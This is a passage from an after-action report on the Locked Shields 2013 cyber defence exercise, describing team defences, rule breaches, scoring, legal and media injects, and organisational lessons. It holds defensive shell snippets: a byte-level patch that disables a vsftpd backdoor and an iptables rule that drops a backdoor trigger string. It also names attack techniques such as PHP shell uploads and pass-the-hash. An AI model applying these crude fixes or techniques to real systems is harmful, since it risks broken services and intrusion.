- Developing a patch for the custom web application (www.aidX.ex) to sanitise input and remove backdoors (BT8). The following *sanitise()* function was defined:

```
function sanitise($str = "", $pattern = "a-zA-Z0-9\ öüäöÖÜÄÖ\-\
_(\)\šš,žž"){return trim(preg_replace('/[^\.$pattern.']/', '',
$str));}
```

And then this was applied to different GET and POST input parameters:

```
$searchStr = sanitise($_POST['search']);
```

Another method was to apply correct type casting:

```
$topic_id = intval($topic_id);
```

This kind of fix worked well in the context of exercise. The applicability in real-life situation is more questionable. E.g. the sanitise function deletes single quotes from the input, but what about poor Mr O'Neal?

- Using a workaround to get rid of the backdoor in vsftpd on tv.milX.ex (BT1). BT1 discovered that the vsftpd binary has a backdoor that executes classical bindshell (bind, listen, accept, dup 2nd std stream, execute). So they came up with a containment code which blocked the vulnerability by rewriting the execl call with no-operation instructions (0x90):

```
echo -ne
'\x24\x04\xd6\x15\x06\x08\xc7\x04\x24\xd1\x15\x06\x08\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90' >
/tmp/vsftpd.containment cp /usr/sbin/vsftpd /tmp/vsftpd.tmp cp /usr/sbin/vsftpd
/usr/sbin/vsftpd.backup dd if=/tmp/vsftpd.containment of=/tmp/vsftpd.tmp bs=1
seek=88240 conv=notrunc /etc/init.d/vsftpd stop cp /tmp/vsftpd.tmp
/usr/sbin/vsftpd /etc/init.d/vsftpd start
```

- Using a workaround to block the backdoor in UnrealIRCd, BT9 was unable to download the updated package for UnrealIRCd. They discovered that the payload contains string 'AB' and decided to try out a workaround to block respective packets. The service check for the IRC was just a TCP ping, so we are not aware how much functionality this broke. From RT's perspective, the service appeared as 'patched':

```
iptables -m string --string 'AB' --algo bm -s 10.0.128.0/18 -j DROP
```

- Installing database specific security solutions such as GreenSQL (BT4).
- Deploying a central password management system (BT10).
- Sandboxing applications, especially web browsers (Sandboxie) (BT5).
- Encrypting communication between servers (IPsec) (BT2).
- Using hosts3d for traffic visualisation (BT4).
- Custom scripts for monitoring process execution and new connections, blocking users, checking for changes:
 - BT8: <https://github.com/tarko/ls13blue8-scripts>

- Using honeypots (BT4, BT8). The problem with this solution is that for LS exercises the Red Team has always used a white-box approach; the initial network is completely known to the Red Team members, they are interested in attacking specific services, and they do not have to scan the networks for new targets. It is still possible to redirect services to different IPs (at least BT4 used this method) and hope that the Red Team is using addresses instead of DNS names. There is a rumour that one 'bad guy' spent more than an hour in a honeypot before figuring out that this was not the right place to be. However, afterwards no-one was brave enough to admit that it was them.

5.6 Questionable or Forbidden Practices

The rules for LS13 were relatively complex. Keeping the rules simple is challenging as the Blue Teams always ask very specific questions regarding what they are and are not allowed to do. At the same time, more complex rules are difficult to enforce. Many activities conducted by the Blue Teams were either directly prohibited or on the borderline:

- Encrypting and password protecting sensitive files - these contained in fact the hash values that the Red Team had to obtain as a proof of successful attack
 - From the users' (*blondes*) perspectives this meant that they suddenly found that all their important documents have been encrypted by the IT department.
- Removing functionality or blocking access to the functionality of web applications.
 - For instance, dynamic pages were replaced with static pages. Automatic availability checks were simple and did not catch such modifications.
- Making workstations unusable:
 - Installing 2 different AVs on the same machine so that they consume all resources.
 - Constantly scanning the full file system of the workstations with AV.
 - Administrator constantly logged in.
- Observing the activities of the *blondes* over VNC, killing the browser after the first attempt to download a file (this would be not possible in a real-life engagement when one would have to protect hundreds of workstations instead of just 12).
- Patching systems that they were not allowed to patch.
- Blocking downloads of all kind of files including zip containers.
- Blocking the use of Java.
- Limiting the POST request size so that only simple transactions were possible (such as login).
- Blocking access to the websites after first request or after few seconds from the initial packet exchange.

5.7 Security Software on Windows Systems

Team	Software	Remarks
BT1	Microsoft Security Essentials 4.2	-
BT2	Kaspersky Anti-Virus 2013	2 different AV products on some VMs
	Malwarebytes Anti-Malware 1.75	
	Avast Free Antivirus 8.0 (DCs and WS4)	
BT3	McAfee VirusScan Enterprise 8.8 and ?McAfee Agent 4.6	-
BT4	ESET Endpoint Security 5.0	-

	NSClient++	
	OSSEC HIDS 2.7	
BT5	McAfee VirusScan Enterprise 8.8 and McAfee Agent 4.6	2 different AV products on some VMs
	Malwarebytes Anti-Malware 1.75	
	Sandboxie 3.6	
	ADManager plus 6.0 and Specops Gpupdate Professional 2.1 (on DCs)	
BT6	EMET 2.1.0	-
	Microsoft Security Essentials	
	ESET Smart Security 6.0	
BT7	McAfee VirusScan Enterprise 8.8 and McAfee Agent 4.6	-
	Avast Free Antivirus 8.0	
	OSSEC HIDS 2.7.1	
BT8	EMET 4.0 beta	-
	Microsoft Security Essentials	
BT9	Malwarebytes Anti-Malware 1.75	2 different AV products on some VMs
	Snare 4.0	
	F-Secure Client Security 10.0	
	EMET 4.0 beta	
	F-Secure Anti-Virus for Windows Servers Version 9	
BT10	Symantec Endpoint Protection 12.1	-

Clam AntiVirus was typically installed on the Linux workstations.

5.8 Information Sharing

Shared XMPP (Jabber)-based chat was the main communication channel for the Blue Teams. Straight after the game began, one team started to alert others to specific vulnerabilities using chat messages. As other Blue Teams joined to share their finding and countermeasures, the channel was quickly overloaded. In addition, lot of the messages where too generic and therefore useless to the others ('we have closed firewall', 'local users disabled', 'we discovered a weak password on help.aid5.ex'). As the result, teams were not able to follow or use the information. Backdoors and vulnerabilities that were reported on chat and for which in some cases custom patches had also been shared were still successfully exploited by the Red Team many hours after the information appeared the first time. Some findings were reported several times by different Blue Teams.

We would have expected that information of a more static nature would have been placed on a shared wiki. The collaboration environment was already setup by the organisers so it didn't require any additional effort. Blue Teams could have structured the information by creating a list of all individual systems followed by all found issues. Links to vulnerability reports could have been shared on the chat channel instead of the content of the reports themselves. The teams were under heavy

pressure and unfortunately no-one was willing to put in additional effort to initiate better and more structured data exchange.

5.9 Scores

The top 3 teams in the scoreboard were:

1. Blue Team 5


- Best score in availability and SLA bonus, incident reporting, and SITREP. A bonus was assigned for information sharing.
- Second best in preventing red team attacks and responding to injects.
- Did not use VM reverts.
- Only team who placed their own IPS/firewall inline in front of both MIL and Aid side.
- Applied proscribed tactics such as replacing dynamic web pages with static ones.

2. Blue Team 8

- Best team in responding to injects (media).
- Second best in writing SITREPs.
- Otherwise good availability score was impacted by using RBL and therefore accidentally blocking the scoring bot.
- Only team who quickly mitigated BGP hijacking attack.
- Did not use VM reverts.

3. Blue Team 2

- Second best in availability, SLA bonus and awarded a special score (was considered to be the most cooperative Blue Team).
- Average results in other categories.



6 Injects

6.1 Scenario Injects

Seven so called scenario injects were defined:

1. **Following the news.** Blue Teams had to publish a link to the *Locked Shields News* portal on one of their own web sites. The aim was to emphasise the existence of the portal and get Blue Teams to follow the news.
2. **Redundant infrastructure.** Blue Teams had to cooperate with 'neighbouring' Blue Teams and configure their MIL-side BGP routers to provide transit to each other.
3. **Intel update.** Information provided to the Blue Teams about the involvement of an international hacker group.
4. **Adversary assessment.** Blue Teams were requested to write a short report about the adversaries behind cyber attacks by answering to questions such as who are were, how many there were, how capable were they, and what was their motivation and goals.
5. **Mortar attack on MIL site.** Information to the Blue Teams that a grenade was thrown into their 'server room' container of the MIL networks resulting in the destruction of TV tower computer. The backups were old. In reality, their VMs were just reverted to the initial vulnerable state.
6. **Abuse report.** Coalition CERT 'had received' an abuse report that one of the Blue Team's websites (www.milX.ex) was hosting malware. Blue Teams were tasked to verify this and report the results in 30 minutes. Before this inject went out, the Red Team tried to compromise those sites and use them to conduct watering hole attack. Some Blue Teams reported about the malware they 'had found' even though the Red Team could not accomplish the task.
7. **Adversary assessment.** Blue Teams had to provide an update about the adversary.

The scored injects together with best responses have been covered more thoroughly in **Annex IV: Scenario Injects**.

6.2 Media Injects

The aim of the media simulation was to illustrate the exercise with 'news from the real world' and add pressure to the Blue Teams with injects other than Red Team activities.

The media simulation cell sent each Blue Team about 2 emails and called them once during each phase. There were a few dynamic activities – responding to Blue Team emails and asking further questions. Pressure on the issue of 'hacking back' was not originally planned but turned out to be a good topic for adding stress to the Blue Teams.

A total of 25 news stories were published in the *Locked Shields News* portal during the exercise. The stories included background information about the situation on the island, reports on on-going incidents, comments from victims and comments from Blue Teams, but also pure lies, twisted words, unchecked facts, etc.

Examples of the news stories can be found in **Annex V: Examples of News Stories**.

6.3 Legal Injects

Legal injects have been summarised in Section 7: Legal Play and the details with example answers can be found in **Annex VI: Legal Injects**.



7 Legal Play

7.1 Introduction

This year, legal play was set up so that there was at least one legal advisor on each Blue Team. The training objectives for them were as follows:

1. To have the legal advisors analyse the complex legal issues arising in the context of an armed conflict;
2. To facilitate communication between the legal and technical experts;
3. To educate the legal experts about IT;
4. To an extent, to educate the technical experts about the law.

7.2 Injects

To meet the training objectives, eight injects were prepared for the legal advisors – four for each exercise day:

1. Each morning the legal advisors were asked to brief their Blue Teams about the applicable law, their legal status, rights and obligations. The goal was twofold – to give the technical experts on the Blue Teams some idea of the body of relevant law and how it applies to their operations, and at the same time, to require the legal advisors to prepare the briefings under time pressure while being forced to avoid legalese and make it understandable to a non-legal audience, as is the case in real operations;
2. To answer questions coming from the chain of command, which required a deeper legal analysis;
3. To communicate with the media as well as react to stories published by the media, with the goal of addressing complex legal issues, refuting false statements and interpretations, and at the same time making their positions and explanations understandable to the layperson;
4. In the form of a quiz, to answer questions about information technology to facilitate a better understanding of it by the legal advisors.

7.3 Team Setup

On the organisers' part, there were three lawyers on the White Team. They were responsible for planning and executing the legal injects as well as scoring the players' responses. In hindsight, three lawyers on the White Team was an optimal number; however, scoring the responses from ten Blue Teams kept us working under rather heavy time pressure and therefore next year having four lawyers on the White Team should be considered. To be able to fairly and thoroughly assess the responses from Blue Teams, the lawyers on the White Team need to have a deep understanding of the legal areas involved, and therefore it will remain a good idea to bring in at least one external expert in 2014 and plan for the budget accordingly.

7.4 Feedback on Execution

The reactions to the legal play from the Blue Teams were positive. The exercise kept the legal advisors busy throughout the two days, with naturally those providing more thorough answers having been under heavier time pressure, but in most cases also earning more points. The most common feedback was that legal advisors would have appreciated getting substantive feedback on their answers, and not only expressed in the scores that were given. As sample answers can be developed prior to the exercise and shared with the Blue Teams immediately after, this can and should be facilitated in Locked Shields 2014. This would enable also being more transparent with regard to the points awarded. However, to share some insight to this year's scoring, annexed to this report are the highest scored responses to each inject (excluding the technical quizzes).

7.5 Results

The fact that the scores allocated for the actions of legal advisors counted towards the overall scores of the Blue Teams seems to have motivated the technical experts on the Blue Teams to cooperate with and assist the legal advisors. While the legal play in 2013 was a pilot activity, and therefore the points that could be earned for it were modest, for the exercise in 2014 allocation of a larger portion of the overall possible score for a Blue Team should be considered.

As for Locked Shields 2013, the final scores of 'Best Blue Teams in legal aspects' were the following:

1. Blue Team 9 – 1640 points
2. Blue Team 2 – 1630 points
3. Blue Team 8 – 1550 points

As the majority of injects were centred on the law of armed conflict, those legal advisors with expertise and experience in this area naturally received the best scores. However, those legal advisors who were not law of armed conflict experts should be complimented for their efforts in a fairly unknown field of law. As can be seen in the annexed responses, sometimes they were able to point to interesting aspects that the law of armed conflict experts were not (see, for example, Blue Team 10's response to Inject 2, Day 2). As for Locked Shields 2014, ideally the participating legal advisors will have similar backgrounds, especially if the score percentage is raised; but if, like last year, this is not feasible, it is more important that each Blue Team should have at least one legal advisor on it.

Descriptions of injects and a selection of answers can be found in **Annex VI: Legal Injects**.

8 Recommendations to the Blue Teams

In this section we have provided a few remarks to the Blue Teams on how we think they could improve.

8.1 Protecting Web Applications

1. Overall, the best defence is of course to fix configuration mistakes and vulnerable code. Good monitoring and quick reaction also did the trick in the context of the exercise for most of the teams. Naturally, this works only if the alerts are well automated to reduce manual overhead.
2. Simple blocking, wrong or insufficient configuration changes and breaking applications' functionality by replacing dynamic content with static pages is not the way to go. In many teams, though, it was obvious that some defences and blocks that were put in place were not that effective against the attackers, but would have infuriated legitimate users. These methods may help to gain more points as our automatic scoring system does not have proper functionality checks. However, we believe that only limited training benefit will be gained by practising such techniques.
3. The main web application vulnerabilities that remained without the required attention were:
 - a. Write permissions for the public directories enabled.
 - b. File uploads into publicly accessible directories allowed – therefore attackers can upload and execute their own code.
 - c. SQL injection vulnerabilities not fixed.
 - d. Directory listing enabled.
 - e. Template files, source code, database scripts, etc left in the public directory.
 - f. Cross-Site Request and Cross-Site Request Forgery vulnerabilities not fixed.
4. Notes on Web Application Firewalls (WAFs):
 - As a rule, WAFs did not really present a major obstacle either in LS12 or in LS13. Generally, WAFs are not very effective tools against flexible approaches by an attacker.
 - WAFs would often be effective against attacks targeting web application users such as XSS. These attacks were not performed by the Red Team as legitimate web users was not simulated in this exercise.
 - Some simple WEB attacks repeatedly worked well no matter whether the WAF was implemented or not:
 - File upload (PHP shell) into publicly accessible folders. Some defences, such as denying directory listings to upload folders did not matter as long as access to the uploaded files was not denied. Good defence would have been proper configuration changes and ensuring that only proper file types were permitted to be uploaded.
 - The pre-planted backdoor (e.g. in the body count server) used only AJAX and POST requests without any parameters in the URL. If WAF detection was relying on URL parameters, it would fail to detect any malicious traffic.

It is important to log and analyse the body of POST requests.

- From the after action feedback we learned that, for example, BT8 essentially looked into all WEB traffic and also POST parameters. Such close monitoring is not always a viable approach, but BT8 planned and built up very effective and thorough monitoring approaches.

8.2 Protecting other Parts of the Infrastructure

1. To hijack the Blue Teams' network traffic, Red Team started to advertise BGP routes of some of the Blue Team networks in /26 prefixes. Quick and short-term mitigation of that attack would be to announce more precise routes yourself. For instance, two /27 prefixes.
2. Pass-the-Hash worked in several Blue Team networks. Microsoft has published a thorough paper on the subject: [Mitigating Pass-the-Hash Attacks and Other Credential Theft Techniques](#)
3. Central monitoring of file changes and central logging proved to be essential.

8.3 Reporting and Information Sharing

8.3.1 Introduction

Information sharing between the Blue Teams was not as efficient as expected. Probably, this was mainly caused by the fact that there was competition between the Blue Teams. On one hand, they were motivated to share information (sometimes too much) as this provided them with a way to gain points. On the other, the teams may have filtered out some data or delayed sharing findings in order to gain advantage over their opponents.

8.3.2 Yellow Team Feedback for the Blue Teams

Below, we explain how your efforts can make information sharing and situation awareness better and workflows more effective. This feedback is meant especially for the teams that didn't do so well on the incident reporting side.

8.3.2.1 Shared Understanding of Information Sharing Goals

First rule: think about *why* you are reporting. Once we have a shared understanding of 'why', we will work better together. The goal of the information sharing is to provide information that:

- a. others can use to protect themselves; and
- b. provides situational awareness to HQ so that they can make hard decisions if necessary. For instance, to discontinue an operation because the related IT-system cannot be trusted anymore, or to send help, etc.

When reporting, please keep in mind that the receiving end has to understand what you are saying. A small modification to your wording can make a big difference (see examples below). Sometimes it looked as though you just wanted to give out the message that you were doing something. Admittedly that is something worth knowing, but the Yellow Team had that information already from stress reporting, so incident reports should have had more content. Furthermore, some teams seemed to report whatever their IDS system was reporting. That is a job for automation. With incident reports, we are looking for human insight.

8.3.2.2 Examples

Below, we give some examples of useful and useless information. Useless information could be turned into useful information by providing additional details.

Useful information:

```
#bt4_js_backdooraccess_004 zone=Aid_DMZ We have detected php backdoor access on the
counting.aid4.ex web server. Source IP 10.0.180.55. Access was unsuccessful dropped by
WAF. status=close Additional data: URL:/bodycount/lib/images/media.php.png
```

This short message is useful in many ways:

- We know that there is a backdoor in a certain server, in a certain zone of BT4's network.
- We know that no immediate and potentially drastic actions are required, as the defending team is on top of it.
- We know the source of the attack – we can share this information with other defenders so that a) they can monitor activity from that address and b) we are able to identify that, if there are other compromises from the same address, potentially the same group is behind the attack.

Not so useful information:

```
#infra500 Misc. Workstation 10.2.3.140 detected zone=MIL tag=INT status=open
#infra500 workstation with adres 10.2.3.140 not tracable anymore status=close
```

This directs HQ staff to speculate and spend time contacting you for further information. We would not like to jump to the conclusion that this report was irrelevant because you reported it, and thus it should be important. Below, we run an example speculation chain to give you some idea of the result of a report which does not have the sufficient information.

- Why should this have been reported?
 - First guess is simple: there should not be (undocumented?) workstations appearing and disappearing in this zone. But that is just a guess.
 - Did the workstation perhaps do something suspicious (or you don't know)?
- Workstation disappearing does not mean that the problem is solved. So we wonder, why did you close the status? Even a comment: 'we don't have time to investigate further' would give some closure to the report.
 - Why it was closed without further investigation? Perhaps you did investigate the case and deduced that it was just an employee laptop connected to the wrong network?
 - The bottom line is that we don't know and we need to spend time speculating or asking further questions.
 - Spending an additional 30 seconds on the reporting phase could save 5-20 minutes of time for the HQ staff.

8.3.3 Conclusions

Defensive teams should keep to the basic principles of more effective information sharing which tend not to be followed in high stress situations:

- a. Long messages with a lot of details should be not shared on a chat channel. Rather, the detailed information should be stored on a web-portal such as a wiki, and a link should be shared over the chat.
- b. Every team should appoint an information management officer who tracks the dynamic messages on chat and contributes to giving that data a more structured and usable format.

- c. The chat channel must be kept clean of messages that are useless to other teams. Abstract notes such as 'close the firewall' or 'we found vulnerabilities from site X, fix the code' do not help anyone.

8.4 Media Response

The fact that all Blue Teams responded to media requests was a significant improvement on previous years. More points could have been received for contacting the journalist and reacting to false information, claims and speculation published in the portal. Also, there was relatively little initiative (press announcements, interview offers, story proposals) shown by BTs in terms of public relations.

BT8 received the highest score from the media team because of their furious attempts to address false information in the portal and their proactive attitude towards the media.



9 Observations and Recommendations to Improve Locked Shields

9.1 Exercise Organisation

1. **It should be determined whether it is possible to extend the actual gameplay from two to three or four days.**

There are many advantages:

- Firstly, when the offensive campaign is spread over more days then a greater variety of attack and defence scenarios can be played out.
- Secondly, the training audience would have more time to implement the techniques that they learn during the exercise, such as reporting. For LS13 there was a steep learning curve during the first 2 days and the Blue Teams never had time to actually use what they learned.

There are also disadvantages:

- The cost of the exercise would increase.
- LS13 is dependent on support from many partners and volunteers. For them it may be difficult to find additional time.

As an alternative, the need to spend all of Day 0 on preparations should be examined. The infrastructure is more stable and connectivity issues could be solved during the preparation days.

2. **Two days of initial access to the environment before Execution and 30 minutes of RT cease-fire at the beginning of the game is enough to allow the BTs to raise security to an acceptable level. Preparation time should be decreased rather than increased. Network segments that are previously unknown for both Blue and Red Teams should be also introduced.**
 - BTs typically requested more preparation time. Nine out of ten teams replied that either the current allocation was OK or that more time was needed. One team proposed there should be less time as for them the level of challenge was lower. For the BTs who tried to engage top-level experts from their country, it was difficult to get the people away from their posts for several days.
 - From RT's perspective, BTs had too much time for preparation and 30-60 minutes when they were not allowed to conduct any attacks was considered too long. Well prepared BTs had mapped their whole environment, created scripts for automated patching and could easily fix most critical vulnerabilities during the first half an hour. In addition, BTs will just block the access until they have applied most important safeguards.
 - WT saw that 5 BTs started to cheat, which is also an indication that there was too much preparation time.
3. **The number and length of planning meetings was sufficient. However, separate workshops should be planned to train and prepare RT members.**
4. **A proper exercise closing and awards ceremony should be planned.**

- For LS13 this was basically non-existent. It felt like pulling the plug, with no closure. Long speeches are not required, but it would have been nice to at least show BTs the trophy that the winner will get.
5. **The idea of engaging a professional journalist with the Media Simulation Cell seems good and another attempt should be made to make this happen.**
 - The planned real-life media embed did not happen. While this contributed to a more relaxed atmosphere, it probably had some drawbacks on the PR side.
 6. **The deadlines for finalising the infrastructure must be tighter to ensure that RT is properly prepared.**
 - The BT reference infrastructure should be over 90% ready at least a month before, so that RT can train several times on the actual finalised game system.
 - This means that Test Run may have to take place 1.5-2 months before Execution, so that GT can make final changes and apply lessons learned. In a perfect world, the Test Run should already take place on the finalised game setup.
 7. **The documentation provided to the Blue Teams was good but should not be further extended.**
 - It was time-consuming to go through all the provided documentation. However, it should be the team leader's responsibility to read the full information package and emphasise the most important aspects to team members.
 8. **BTs should be encouraged to have their representatives attend the after action meeting.**
 - It was stated in the information packages that BTs are welcome to attend the after action meeting but the importance of it was not emphasised.
 - Remote participation in a whole day meeting is not efficient.

9.2 Scenario

1. **A short scenario (with a BLUF version) is enough for a technical exercise like LS13.**
 - Since the teams will not conduct detailed adversary analysis, nor develop operational plans beyond securing their own systems, a more comprehensive scenario would probably cause more harm than good.
2. **The scenario development must find an acceptable balance of realism (could something like this happen in real life?) and feasibility (can we actually simulate the situation, networks and activities required?).**
 - The LS13 scenario worked. In general, it was realistic and consistent with the reality that Armed Forces of a NATO nation could encounter.
 - It was a little bit of a stretch in terms of there being two separate systems that a BT had to protect.
 - The additional legal detail added role-play value, but was probably limited to the appreciation of the legal advisors.
3. **The approach where each BT has to protect a similar network and where they are competing with each other has worked well, but there are alternative proposals:**
 - The game could be changed from competition between BTs to true cooperation between BTs. For example, BTs could be responsible for heterogeneous networks,

not having exactly the same topologies. Also this way RT attack balancing approach could be avoided. The challenge for the BTs would be to keep RT score under a certain level.

4. **BTs should be presented with more forensic challenges such as malware analysis.**
 - During the after action meeting, 2 BTs expressed a feeling that they would have expected more bias on incident handling and forensic analysis. However, realistic malware is too sophisticated to be analysed in 2 days and the organisers have always tried to keep the exercise as a live event.
5. **A major escalation of the situation should be considered where BTs receive a high number of simultaneous attacks.**
 - More successful teams expected that at some point of time the scenario would overmatch them, but it didn't happen. Red Team campaign appeared to be more like a sequence of steps to them.

9.3 Teams

1. **In order to improve LS exercise with the same scope, most of the teams require more manpower:**
 - Red – too large: difficult to coordinate and train.
 - White – too small.
 - Communications team – too small, there should be dedicated *blondes* in addition to liaison officers.
 - Scoring teams – too small.
 - Media – ok.
 - Yellow – ok.
 - Green – too small: OK during preparations period, but cannot support more than 100 customers during execution. Work distribution should be also better.
 - Legal – too small.
2. **All critical roles should be identified and duplicated.**
 - Duplicated leadership of WT proved useful on Day 0, when WT leader was ill.
3. **The requirements for technical competences in BTs should be defined in more detail.**
 - It should have been emphasised more that significant skills in web technologies are needed.
4. **A small CERT team which coordinates the efforts between BTs should be assembled for the next exercise.**
 - There should be not more than 1-2 people assigned into this role.

9.4 White Team

1. **White Team needs extra manpower and changes to some of the roles:**

- The liaison officer and *blonde* roles should be assigned to different people. One liaison and one *blonde* per team is suggested.
 - Liaison officers reported that they were unable to maintain contact, awareness and workstation presence at the same time – even though we had a 10 to 10 ratio this year.
 - It is difficult for one *blonde* to control more than 3 workstations (there were 12 per BT).
- More people should be assigned to score SITREPs and OPS injects. There should be enough staffing to provide feedback to the BTs in one hour.
- Light-weight report scoring team needs 6 people per 10 BTs.

2. **The activities of the *blondes* should be measurable.**

- There was no centralised overview of how active the *blondes* for specific teams were, how quickly they reacted to RT requests to open some links, or how balanced the *blonde* campaign was towards different teams.
- Based on the feedback from RT members, it is clear that some BTs had to mitigate more threats as their *blonde* was plainly more active and responsive to RT requests.

3. **General communication rule should be enforced that all complaints, clarifications, etc. addressed to the WT will be processed through the Liaison Officers, who will then personally notify the appropriate WT officer.**

- Deputy WT leader was unable to constantly monitor the chat and white e-mail due to SITREP scoring and general coordination work. This could potentially result in requests/issues that are handled too late or totally missed.

9.5 Red Team

1. **For the same scale of exercise as LS13, the core group of RT should have at least 10 people who must put a very serious effort into preparation and must be able to bring the rest of the volunteers up to speed very quickly.**

- BTs are taking the exercise seriously and investing a significant amount of time into preparations.
- Infrastructure is more stable. Thus the BTs can focus on defending their systems, not fighting with core-infra problems. They can also more easily integrate their own VMs with their custom tools into the environment.
- This all means that much more effort is required from the RT to keep the BTs challenged. Advanced skills such as capabilities to evade detection or kill security products become essential. Custom tools and custom simulated malware are needed.

2. **Separate workshops and trainings for the RT members should be conducted before execution.**

- Only a subgroup of the RT received specific trainings. Also, it was not possible to practice together on LS13 infrastructure which was not ready early enough.

- In addition to improving individual knowledge about the objectives, target systems, attack vectors, etc. the team members need to learn each other's skills.
 - Even online training would be beneficial.
3. **The standard tools should be selected and locked at least 2 months before execution. Last minute changes should be avoided, if possible.**
- Cobalt Strike came at short notice and many RT members didn't have time to learn and customise it (persistence, auto-migrate to somewhere else besides notepad, beacon customisation without default Win 98 user-agent header).
 - Switch from Backtrack5R3 to Kali happened because Backtrack5R3 Metasploit Framework and Armitage updating got broken by developers one month before LS13 execution.
 - Switch from Armitage to Cobalt Strike happened because of Beacon features and a last-minute permission request from the Author. New experience with Kali and Cobalt Strike were appreciated. However, familiarity with the tools and practice time suffered.
4. **Usage of Cobalt Strike was a good experience.**
- Evaluating commercial versions of exploitation frameworks should be considered for their advanced features such as evasion techniques or reporting.
5. **Technical solution for RT situational overview and progress tracking needs further improvement.**
- No good visual overview was available on which objectives had been met and which had not, etc.
 - More informative screens about RT attacks (started, succeeded, failed etc.) should be developed and shared on large displays.
6. **Dedicated briefings for RT members should be considered so that everybody can share their success/failure problems.**
7. **The reporting process slows RT down considerably and should be made more light-weight.**
- Verification and communication of single task often becomes a multi-hour process and may result in following workflow:
 - a. Is the service related to specific objective actually up?
 - Sometimes any initial scan or check could result in blocks. Some Blue Teams allowed only 1 web request and blocked all following requests, legitimate or not.
 - Is only my Backtrack IP or the whole range blocked? Check with colleagues and with liaisons if necessary.
 - b. If the service actually was up, proper functionality was not always there. This has to then be communicated through the liaisons to the BTs.
 - c. Only after previous checks are done is it often possible to determine if vulnerability still exists and to complete the objective.
 - Ideas to make reporting easier:
 - a. Prepare templates for all objectives and repetitions beforehand.
 - b. Assign one person per RT to report.

8. **It should be considered whether it is possible to make the attacks more realistic and the RT members to behave like real attackers, following all the phases that would be required in real situations.**

One option is to make at least one network segment unknown to the RT before the game starts.

- a. As RT was targeting 10 identical environments they didn't need to run all attack phases (reconnaissance, scanning and enumeration) against all the teams. They already had knowledge about where important configuration files were located, including where the file was that they had to steal. At some level it is possible to justify this. Exactly the same web platform may be used by different organisations and mass attacks against web applications are common. Still, the BT didn't have any indications that they were a target before the successful attack was conducted.
- b. Countermeasures like honeypots are rendered useless if RT does not have any motivation to look for new systems.
- c. The fact that RT has full knowledge of the BT systems was directly objected to by one BT. It was not considered realistic. This is true, but building a realistic model of the world for the exercise is beyond the capabilities of the organisers. RT has been provided with insider knowledge to make the event challenging to the BTs and to put their skills under serious test, but doing so with minimal cost. BT members should take into account the following:
 - In the context of the exercise, RT has serious time constraints. RT cannot spend months on quiet reconnaissance. The BTs know the exact timeframe (only 2x8 hours) when the opposite forces will attack and have concentrated their efforts on defending during that short period.
 - Exercise networks are very simple compared to their real-world counterparts. There were only 12 workstations to protect compared to the hundreds or even thousands one would usually have.
 - Exercise RT engagement cannot be compared to real offensive operations regarding funding. Essentially, the team members are volunteers. They are not highly motivated professionals who would spend months on preparations, and who would be willing to introduce Day 0 exploits, etc.
 - Scenarios where people with insider knowledge cooperate with the adversary are not unrealistic.

The organisers have tried to balance these aspects by providing the RT full knowledge about the systems and building unrealistically vulnerable networks.

RT reported two suspected cases of illegal hack-back, but was unable to prove them. In the future, this could be an additional consideration for RTs. Note: this year we used this to generate additional role-playing elements via ad-hoc media and legal injects.

Much better capabilities to tell the offensive story of LS have to be developed.

- BTs cannot learn if they do not get detailed feedback about the attacks.
- Typical RT reports include hardly any technical details. Thus there is no fast way of providing feedback.
- Good ideas on what would be required to improve this situation have been provided by Raphael Mudge, the author of Cobalt Strike:

<http://blog.strategiccyber.com/2013/05/30/telling-the-offensive-story-at-ccdc/>

RT should be provided with a summary of the most important rules and technical background information, not just a link to the page covering all of the rules.

- The *blondes* were asking to click from workstations inside the BT networks on links pointing to a web site running on ports other than 80 or 443. However, BTs were not required to keep outgoing TCP ports such as 88, 8090, 8080, 8800, 8888 open and those were often blocked.
- Although a considerable amount of documentation about the target systems was available, many RT members were not aware of that.

9.6 Green Team

1. **The amount of human resources in GT was adequate for the preparation process. During execution, GT could not cope with the load of requests and tasks.**
 - Two people from GT and one from YT are required to focus only on autoscoreing issues.
 - Dedicated people should be available to play the Game ISP. BTs requested use of MD5 authentication between BGP peers, but the Game ISP was non-cooperative due to lack of time. One of the planned WAN scenarios was not played out (cutting the links between BTs and ISPs) due to overloaded GT members.
 - Experienced Windows administrators should be part of GT to build a proper Windows domain.
2. **GT needs proper procedures and ticketing system for execution. The ticketing system must be accessible to all participants.**
 - Collecting and responding to requests was messy. There were several chats, live people walking in, no central coordination, no knowledge on who was handling the issue and what expected resolution time was. Allocating coordination of this to a single person didn't work.
 - The wiki-based ticketing system was not used at all, as only WT/GT members could access it and create new tickets. The following fields are most important:
 - creator including team name/number;
